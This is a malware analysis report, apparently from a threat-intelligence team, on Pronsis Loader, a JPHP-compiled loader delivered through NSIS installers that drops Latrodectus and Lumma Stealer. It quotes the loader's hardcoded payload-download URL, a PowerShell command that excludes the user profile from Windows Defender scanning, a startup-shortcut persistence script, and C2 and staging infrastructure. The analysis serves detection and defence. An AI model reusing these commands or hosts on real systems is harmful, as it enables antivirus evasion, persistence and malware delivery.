Pronsis Loader: A JPHP-Driven Malware Diverging from D3F@ck Loader

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Trustwave's Threat Intelligence team has discovered a new malware dubbed **Pronsis Loader**, with its earliest known variant dating back to November 2023.

This loader shares similarities with the **D3F@ck Loader** , which surfaced in January 2024. Pronsis Loader has been observed delivering different malware variants, including **Lumma Stealer** and **Latrodectus** as its primary payloads. Additionally, the team identified infrastructure linked to Lumma Stealer during the investigation.

Pronsis Loader

Pronsis Loader is a newly identified malware that bears similarities to the **D3F@ck Loader**. Both utilize JPHP-compiled executables, making them easily interchangeable. However, one area they diverge in is their installer approaches: while D3F@ck Loader uses Inno Setup Installer, Pronsis Loader leverages **Nullsoft Scriptable Install System (NSIS)** . NSIS, an open-source tool, enables the creation of customized Windows installers, which Pronsis Loader uses for its deployment.




Figure 1. The use of NSIS by Pronsis Loader

What makes this type of loader particularly interesting is its use of **JPHP**, a less common programming language among threat actors. JPHP, a Java implementation of PHP, was notably used by IceRat in 2020 then by D3F@ck in 2024. Unlike typical Java files that use the .class extension, JPHP files are compiled into .phb format. While these .phb files cannot be directly decompiled with conventional Java tools, they still contain 0xCAFEBABE headers, which signify a Java class. This allows for decompilation after extraction.

A key difference with Pronsis Loader is its overall lack of certificate usage, including SSL certificates, in its installer files. While many malware families rely on certificates to enhance trust or encrypt communications, often bypassing security measures, Pronsis Loader generally avoids this approach. This omission could make it easier to detect in environments that check for certificate-based security.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000270	FF	FF	FF	00	00	01	00	00	00	00	00	08	00	08	63	61	ÿÿÿ.....ca
00000280	6C	6C	62	61	63	6B	01	00	00	00	20	00	00	00	23	00	llback.... ...#.
00000290	07	55	6E	6B	6E	6F	77	6E	FF	FF	FF	FF	FF	FF	FF	FF	.Unknownÿÿÿÿÿÿÿÿ
000002A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000002B0	00	00	0E	7F	CA	FE	BA	BE	00	00	00	32	00	B0	01	00	...ÊÞº¾...2.°..
000002C0	34	24	70	68	70	5F	6D	6F	64	75	6C	65	5F	6D	33	61	4$php_module_m3a
000002D0	61	61	34	62	64	65	35	30	64	64	34	61	31	35	62	37	aa4bde50dd4a15b7
000002E0	38	32	31	64	61	35	33	61	61	63	64	36	31	30	5F	63	821da53aacd610_c
000002F0	6C	61	73	73	30	07	00	01	01	00	1B	70	68	70	2F	72	lass0.....php/r
00000300	75	6E	74	69	6D	65	2F	6C	61	6E	67	2F	42	61	73	65	untime/lang/Base
00000310	4F	62	6A	65	63	74	07	00	03	01	00	03	24	46	4E	01	Object.....$FN.
00000320	00	12	4C	6A	61	76	61	2F	6C	61	6E	67	2F	53	74	72	..Ljava/lang/Str
00000330	69	6E	67	3B	01	00	04	24	54	52	43	01	00	1C	5B	4C	ing;...$TRC...[L
00000340	70	68	70	2F	72	75	6E	74	69	6D	65	2F	65	6E	76	2F	php/runtime/env/
00000350	54	72	61	63	65	49	6E	66	6F	3B	01	00	04	24	4D	45	TraceInfo;...$ME
00000360	4D	01	00	15	5B	4C	70	68	70	2F	72	75	6E	74	69	6D	M...[Lphp/runtim

Figure 2. CAFEBABE headers within the .phb files

The Pronsis Loader discovered was named **FullWorker-Install_sib.xyz** (SHA256: fee966680f41a4e28497ebf9d6e10486b427efff21f88163462a6c19b7d2bdc0). Using **7-Zip**, we extracted the contents of the NSIS installer. Interestingly, while the latest versions of 7-Zip cannot extract NSIS scripts, version 15.05 and earlier versions allow for successful extraction of these scripts.





Figure 3. NSIS Script File extracted in earlier versions of 7-zip

Upon analysis, most of the **NSI script** focuses on dropping files into the **%Temp% directory**. Despite the installer's considerable size (~90MB), most of the installer's contents consist of benign files designed to disguise malicious files. As seen in Figure 5, all these are known files aside from the **FailWorker-Install.exe** (SHA256: 7e3ccfeb074c4666a4a34ae23c0606432f77c641e1cf62fc034a6575dd23abd1), which contains the malicious code.

```
Section FailWorker-Install ; Section_1
  ; AddSize 200693
  SetShellVarContext all
  SetOutPath $TEMP\FailWorker-Install
  SetOverwrite on
  AllowSkipFiles on
  File FailWorker-Install.exe
  File Autoruns.zip
  File ProcessExplorer.zip
  File utox_x86_64.exe
  File vs_BuildTools.exe
  SetOutPath $TEMP\FailWorker-Install\stil
  File COPYRIGHT
  File LICENSE
  File README.txt
  File release
  File THIRDPARTYLICENSEREADME-JAVAFX.txt
  File THIRDPARTYLICENSEREADME.txt
  File Welcome.html
  SetOutPath $TEMP\FailWorker-Install\stil\bin
  File awt.dll
  File bci.dll
  File dcpr.dll
```

Figure 4. Dropping of files in the %TEMP% directory



Name	Date modified	Type	Size
Autoruns	9/11/2024 3:24 PM	File folder	
ProcessExplorer	9/11/2024 3:24 PM	File folder	
stil	9/11/2024 3:24 PM	File folder	
Autoruns.zip	5/25/2023 12:02 AM	WinRAR ZIP archive	3,772 KB
FailWorker-Install.exe	9/5/2024 12:25 AM	Application	10,293 KB
ProcessExplorer.zip	5/25/2023 12:02 AM	WinRAR ZIP archive	3,431 KB
utox_x86_64.exe	11/23/2023 7:12 PM	Application	4,856 KB
vs_BuildTools.exe	4/3/2024 4:19 AM	Application	3,901 KB

Figure 5. FailWorker-Install.exe disguising itself within legitimate files

At the latter end of the script, an NSIS plug-in was used for executing the Pronsis Loader. This calls Nact.dll with the export*install*, which will run the JPHP-compiled executable loader FailWorker-Install.exe.

```
  NAct::install 0 $PLUGINSDIR $EXEDIR
    ; Call Initialize_____Plugins
    ; SetOverwrite off
    ; File $PLUGINSDIR\NAct.dll
    ; SetDetailsPrint lastused
    ; Push $EXEDIR
    ; Push $PLUGINSDIR
    ; Push 0
    ; CallInstDLL $PLUGINSDIR\NAct.dll install
  Pop $0
  IntCmp $0 0 label_441
  Abort
label_441:
SectionEnd
```

Figure 6. NSIS plug-in to run Pronsis Loader

In Pronsis Loader, the executable is implemented in Java and can be easily extracted using 7-Zip, making it relatively straightforward to analyze. In contrast, some versions of D3F@ck Loader uses a password-protected file, with the password embedded in its InnoSetup installer script.

In certain instances of Pronsis Loader, a visible user interface is presented during the "installation" process. However, in most recent versions, a silent installation method is employed, where no user interface is displayed.




Figure 7. Installation that leads to Pronsis Loader

Once extracted, the initial module to be loaded can be identified within the **JPHP-INF** directory. In Figure 8, the **launcher.conf** file specifies a **.bootstrap** file, which indicates that the ***app\modules*** directory will be loaded.




Figure 8. Identifying which module is the entry point

The AppModule directory contains two .phb files that still cannot be directly decompiled. However, extracting the files with the 0xCAFEBABE headers allows it to be successfully decompiled. In this case, we have also included other .phb files in the app directory and not only in the app\modules\ directory.

Name	Date modified	Type	Size
AppModule.behaviour	6/6/2023 2:44 AM	BEHAVIOUR File	1 KB
AppModule.module	6/6/2023 2:44 AM	MODULE File	1 KB
AppModule.phb	9/4/2024 9:25 AM	PHB File	5 KB
MainModule.behaviour	9/4/2024 9:25 AM	BEHAVIOUR File	1 KB
MainModule.module	9/4/2024 9:25 AM	MODULE File	1 KB
MainModule.phb	9/4/2024 9:25 AM	PHB File	8 KB

Figure 9. Directory of the main module




Figure 10. CAFEBABE headers within the main modules

Upon extracting the .class file from MainModule.phb, it becomes clear that the loader is designed to download a payload from a specified URL. This URL is later observed delivering the **Latrodectus malware**.

```
public static Memory[] $MEM = new Memory[] { LongMemory.valueOf(25L), StringMemory.valueOf("http://146.70.24.137/repro/todaydatabase.zip") };
```

Figure 11. Code snippet where the payload is downloaded from

The source path of the threat actor for Pronsis Loader for this file is:

`E:\\Lab\\ORDERS\\090424-3\\src\\app\\modules\\MainModule.php`

Our observations reveal consistent patterns in both the source path and ZIP file naming conventions used by Pronsis Loader. The loader consistently utilizes the source path E:\Lab\ORDERS\<Date>, and the ZIP files generally follow a naming pattern of three concatenated words ([word1][word2][word3].zip). Notably, in most ZIP files, the third word is PRO. This information was extracted from the Pronsis Loader files, as detailed below:

Source Path	Download ZIP File	File Date
E:\\Lab\\ORDERS\\1103-1\\01new\\src\\app\\modules\\MainModule.php	respondintegratepro.zip	November 2023
E:\\Lab\\ORDERS\\0329-5\\03\\src\\app\\modules\\MainModule.php	messagescientistpro.zip	March 2024

E:\\Lab\\ORDERS\\061724-1\\src\\app\\modules\\MainModule.php	userapidpro.zip	June 2024
E:\\Lab\\ORDERS\\072924-1\\src\\app\\forms\\MainForm.php	speechcarrierpro.zip	July 2024

The payload is contained in a file named **todaydatabase.zip** (SHA256: 32f3bf999bda8cb72484c2fa659be105cf6cfd56487e2d825843a96b7a32ada0), which is downloaded and saved in the path **%Temp%/todaydatabase.zip** . After the download, the todaydatabase.zip file is extracted and executed, initiating the infection process for **Latrodectus** malware.

In addition to the payload delivery, a module for defense evasion is embedded within the MainForm.phb file. The string within this module is encoded in base64, and when decoded, it reveals a PowerShell script. This script is used to exclude the user's profile directory (C:\Users\<username>) from being scanned by Windows Defender, enabling the malware to evade detection.

Figure 12. Base64-encoded string used to evade Windows Defender scanning

The decoded command is as follows:

```
@ECHO OFF
powershell -inputformat none -outputformat none -NonInteractive -ExecutionPolicy Bypass -Command
Add-MpPreference -ExclusionPath $env:USERPROFILE
```

This PowerShell command will be placed in a batch file (**.bat**) with a randomized numeric filename and saved in the **%Temp%** directory. This batch file is then executed via **cmd.exe**.

Figure 13. Creation and execution of the batch file

Latrodectus Payload

Latrodectus, discovered in October 2023, shares similarities with IcedID in terms of behavior and structure. It has primarily been distributed via phishing emails and has garnered attention in recent months due to its increasing activities.

Within the downloaded archive file, the payload **todaydatabase.exe** (SHA256: b45bc251e0c731d157638bf162aad13b4428387ada433b37dba3796cbd9b4093) is executed, which subsequently drops another executable, **todaydatabaseovlresig.exe** (SHA256: d8ff7b3040d2674dbdc77b184266ddef54444c0d8db4880ddd3bcd45d610e0c1). This secondary executable then drops and executes the various components of the Latrodectus malware, leading to its full infection on the system.

Figure 14. Process tree of the initial Latrodectus malware

The file **todaydatabaseovlresig.exe** was converted using **Bat2Exe** and, upon execution, drops a **7zip** archive. This archive contains two files:

1. **autorun.bat** (SHA256: 60e863e70dce64bbd564b98113a75f58c455ae604235ed1339a595944a19321a)

2. **todaydatabaseovlresig.exe** (SHA256: 989f811ac3c4ba5413fef99154ba60d930835d17832d6c26e3b66d9d45e01126) – similar file name but different hash

The batch file (**autorun.bat**) is executed from a temporary directory, facilitating further actions related to the deployment of **Latrodectus**.

Figure 15. Contents of the 7-zip file

The contents of autorun.bat are detailed in Figure 16. The script begins with the command @echo off, which disables the display of commands being executed. It then uses xcopy to copy todaydatabaseovlresig.exe from its current location to the %TEMP% directory.




Figure 16. Contents of autorun.bat

After setting up some variables, the script runs a PowerShell command to create a Windows Shortcut File for the copied file in the **%TEMP%** directory. This ensures that the file automatically executes when the user logs in. The PowerShell script used is as follows:

```
powershell -Command
"$WScriptShell = New-Object -ComObject WScript.Shell;
$Shortcut = $WScriptShell.CreateShortcut('%startupFolder%\%shortcutName%');
$Shortcut.TargetPath = '%filePath%';
$Shortcut.Save()"
```

Since the malware has not yet been executed from the %Appdata% directory, it will drop a copy of itself into the ***%Appdata%\Custom_update*** directory with a filename that includes randomized hexadecimal characters. In this case, the final path and name is:

```
C:\Users\<user>\AppData\Roaming\Custom_update\Update_824f1995.exe
```

This file in the AppData directory will be the final executable used to carry out the malware's functions.

Figure 17. Process tree leading to the final payload

To achieve persistence, the malware creates a scheduled task named **Updater** that runs every 10 minutes, executing the file located in the **Custom_update** directory.




Figure 18. Scheduled task of Latrodectus

Additionally, the malware establishes a mutex named **runnung** , consistent with previous versions of the malware.

Figure 19. Created mutex for Latrodectus

The observed command-and-control (C2) servers for this Latrodectus variant are:

- hxxps://restoreviner[.]com/test/
- hxxps://peronikilinfer[.]com/test/

Lumma Stealer Payload

The team has also observed that **Pronsis Loader** deploys **Lumma Stealer**, which operates under a **Malware-as-a-Service (MaaS)** model and has been active in the wild since 2022. Unlike **Latrodectus** , which is another payload associated with Pronsis Loader, Lumma Stealer has been the predominant payload in most instances of Pronsis Loader files.

The initial file of the Lumma stealer observed is **detailed_agreement_and_payment_information_august_2024_documentation.exe** (SHA256: a94c04f560d7381a445aaef3cc977fbf179e021568674e09170a7a4bcf381d10), which is a Nullsoft installer. Upon installation, it drops a JPHP-compiled file named **EducationGraduate_Setup.exe** (SHA256: 77ccd2215c29f6c4ee2c997d93edbd598a3346df352d75abe0a51a8f002f0ea2) in the **%Temp%/EducationGraduate_Setup** path.




Figure 20. Dropped files of the installer file

It will be downloading the payload from the following URL:

hxxp://91[.]208[.]206[.]5/nego/individualcoordinatepro.zip

This ZIP file contains the executable **individualcoordinate.exe** (SHA256: 5448b5b736ed090c7216e01bf24088607b0ee5f34c2508f0e1a9112e473b87f7), which is a .NET application. The executable includes functionality for decoding an encrypted DLL file, which is retrieved from:

hxxp://91[.]208[.]206[.]5/nego/Zazkanqh[.]wav




Figure 21. Decryption routine for the DLL file

The encrypted DLL file **Zazkanqh.wav** (SHA256: f244b2c81fbb82c7086a1b9eb0d22c3435cc7d0d6e34759fcc6b6089746ec1fd) can be decoded either using the routine embedded in **individualcoordinate.exe** or manually with XOR decryption tools.




Figure 22. Manual decryption using Cyberchef

The observed C2 server for this Lumma Stealer variant is:

hxxps://locatedblsoqp[.]shop/api

Lumma Stealer Repository

Based on the IP address from which Pronsis Loader downloaded the Lumma Stealer file, the team was able to identify additional infrastructure that the loader may be utilizing both currently and in the future.

The IP address 91[.]208[.]206[.]5 is hosted by Alexhost SRL. From this information, the team was able to identify additional IP addresses with open directories accessed by the loader for downloading Lumma Stealer.

Identified IP addresses:

- 176[.]123[.]1[.]34
- 193[.]233[.]203[.]109
- 193[.]233[.]203[.]31
- 91[.]208[.]197[.]152
- 213[.]232[.]235[.]202
- 91[.]208[.]206[.]5
- 37[.]221[.]65[.]251
- 37[.]221[.]67[.]211
- 193[.]233[.]202[.]183
- 85[.]239[.]34[.]61
- 91[.]229[.]239[.]57
- 159[.]253[.]120[.]202
- 94[.]103[.]188[.]64
- 85[.]239[.]33[.]22
- 93[.]185[.]167[.]95
- 176[.]123[.]2[.]192
- 185[.]113[.]8[.]141
- 45[.]86[.]86[.]15

From these IP addresses, we identified additional open directories that are used to store malicious files, particularly **Lumma Stealer** files. Here are some of the identified open directories:

Open Directory	Content
hxxp://193[.]233[.]203[.]37/look/	Lisacbhs.pdf
	Pic1.jpg
	Pic2.jpg
	Vkqqolfaw.pdf
	middledetailedpro.zip
	nightconsiderablepro.zip
hxxp://193[.]233[.]203[.]37/cook/	Document.pdf.url
	Eduxkwamadk.pdf
	Imyiewu.vdf
	Movpyeijzyn.mp3
	Nyujne.dat

	Xaiyd.vdf
	eitherareapro.zip
	manassociatepro.zip
	new.html
	putty.exe
hxxp://193[.]233[.]203[.]37/moon/	Ckinnxvfff.vdf
	Dmhxiccu.vdf
	LummaC2.exe
